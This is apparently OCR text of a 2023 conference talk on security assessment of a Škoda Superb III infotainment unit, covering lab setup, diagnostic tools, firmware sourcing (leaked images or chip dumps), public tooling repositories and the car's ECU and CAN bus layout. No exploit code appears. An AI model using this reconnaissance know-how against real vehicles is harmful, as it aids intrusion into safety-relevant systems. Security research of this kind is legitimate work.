PCAUTOMOTIVE

WALKING THROUGH WALLS

The Real-World Approach to Vehicle Security Assessment

Danila Parnishchev

Secure Our Streets 2023

SECURE OUR STREETS

VEHICLE CYBER SECURITY

# WHOAMI


- Computer security specialist with 8 years of experience in the field
- Favourite targets – embedded devices
  - Network / payment / ICS / transportation
- Now working in the automotive security area

Pwn everything!

Danila Parnishchev

# PCAUTOMOTIVE – BEST IN CLASSS

- Security assessment gurus
- Penetration testing experts
- App & Web bug hunters
- Hardware insecurity revealers
- TI masters and VSOC magicians
- Creds of our team members:
  - BMW Hall-of-Fame
  - OSCP / OSCE / AWAE / OSEP
  - Lots of CVEs and publications



That’s not us ☺

# AGENDA

- Intro of the test environment and research target
- Our approach to vehicle security analysis
- Examples of identified security issues
- Issue reporting process
- Closing part

SKIP INTRO ▶

How to approach vehicle security area?

# AUTOMOTIVE LAB

Expectation

VS

Reality

# CYBER GARAGE


Expectation

Reality

VS

# TARGET

- Škoda Superb III 2022
  - Bluetooth
  - Wi-Fi
  - Android Auto / Apple CarPlay
  - MirrorLink
  - USB
- We will talk about the IVI ECU today
- MyŠkoda app and OEM backend (non-invasive testing only)



12:30

ACTIVATED

Doors and lights

Vehicle Locked

Parking Lights Off


Doors / Windows Open

Battery charging

OUR APPROACH TO VEHICLE ANALYSIS

We are all set! Let’s go

# VEHICLE INTEL



Vehicle intelligence

Passive

- Vehicle wiring diagams
- Diagnostic software tools
- Firmware images from the internet
- Previous research


Active

- ECU list in the car
- Test bench creation
- Hardware enumeration
- Firmware images from memory chips

Presented with xmind

# WIRING SCHEMES

- Can be found on the internet at car forums
- For new vehicles it may be problematic
- Can be accessed on OEM’s service portals for a small fee



Homepage

erWin is the **E**lectronic **R**epair and **W**orkshop **In**formation service from Skoda Auto for independent garages, vehicle fleets and all other companies which undertake professional level repairs and servicing of Škoda cars. erWin is also available to private individuals who want to repair their Skoda vehicle themselves.

erWin shows you at lightning speed everything you need to know about repairing and servicing a Škoda. The information is made available online. Always up-to-date. Always the latest details.


erWin contains information specific to individual vehicles, e.g. technical product information or maintenance tables. You have to log on first for this application.

erWin knows even the smallest difference between models.
That is because erWin obtains all the workshop manuals from Škoda Auto together with many other useful items of information, to help you improve your service.

erWin - the time and cost saver for your company!

https://erwin.skoda-auto.cz/erwin/showHome.do

# DIAG TOOLS



Offboard Diagnostic Information System Engineering - 14.0.0 (Confidentiality level: confidential)

Vehicle project: — (Engineering) Vehicle name:

Vehicle ID: —

Vehicle connection: VAS6154

Vehicle status: No hard...ailable ?V

Vehicle project: SK48X

Welcome to diagnostics with Offboard Diagnostic Information System Engineering

Copyright by Volkswagen AG. All rights reserved, especially but not limited to duplication, distribution and making publicly available.

Technical support:
odis-engineering@volkswagen.de
Support request F3

Data protection regulation

(Confidentiality level: confidential)


ODIS Engineering software

+

VAS 6154 adapter

# DIAG TOOLS

- One can try to get those through erWin portal
  - Long and expensive way ☺
- Can be found in the aftermarket
- Options:
  - a separate adapter
  - a full set [PC + adapter + software]
  - AT YOUR OWN RISK!


ebay
Shop by category
Search for anything
Back to search results
| Listed in category: eBay Motors > Automotive Tools & Supplies > Diagnostic Servi
VAS 6154

# FIRMWARE

- ECU FW images are stored in the cloud repository available for service centres and dealerships
- If one is not a service center, they have 2 options:

  → 1 Find leaked FW images on the internet


  → 2 Dump FW from memory chips in ECUs

# PREVIOUS RESEARCH

- The car is dated by 2022 and has MIB3 IVI
- Not much research available so far
- Some research from MIB2 generation appeared to be useful
- ODX & FRF Firmware image packer/unpacker
  - https://github.com/bri3d/VW_Flash
- DBC file repos
  - https://github.com/commaai/opendbc
  - https://github.com/iDoka/awesome-automotive-can-id

# ECU LIST

- Obtain it using the diagnostic tool



Vehicle ID: TMBAH9NP6N7025572

Vehicle status: KL15

12.46 V

Control Module List


System	GW Info	Incident	Connection
0017 - instrument cluster (UDS / ISOTP / — / — / — /)	CAN 2	Incident	
0023 - Brake boost	CAN 4	OK	
002B - Steering column lock	CAN 2	OK	
› 0042 - Driver's door electronics (UDS / ISOTP / — / — /	CAN 2	OK	
0044 - Power Steering	CAN 4	OK	
› 0052 - Passenger's door electronics (UDS / ISOTP / —	CAN 2	OK	
005F - Information electronics 1 (UDS / ISOTP / — / —	CAN 3	OK	
006C - Rear view camera system	CAN 3	OK	
0075 - Emergency call module and communication unit (UDS / ISOTP / 5WA035284E / 0141 / H20 / EV_OCUGen3High 003007)	CAN 2	Incident	
0076 - Parking aid	CAN 4	OK	
00B7 - Interface for access/start system (UDS / ISOTF	CAN 2	OK	

Vehicle project:

SK38XCS

# ECU NETWORK

- Obtain it using the diagnostic tool and / or wiring schemes and other car documentation



Gateway J533

CAN 1 CAN Drive

CAN 2 CAN Comfort

CAN 3 CAN infotainment

CAN 4 CAN Chassis

Engine control unit J623

Transmission control unit J743

Airbag control unit J234

Body control unit J519

Instrument cluster J285

Steering column lock J764

Left side door electronic J386

Right side door electronic J387

TCU J949

KESSY J518

IVI J794

Rear view camera system J772

Brake control unit J104

Power steering ECU J500

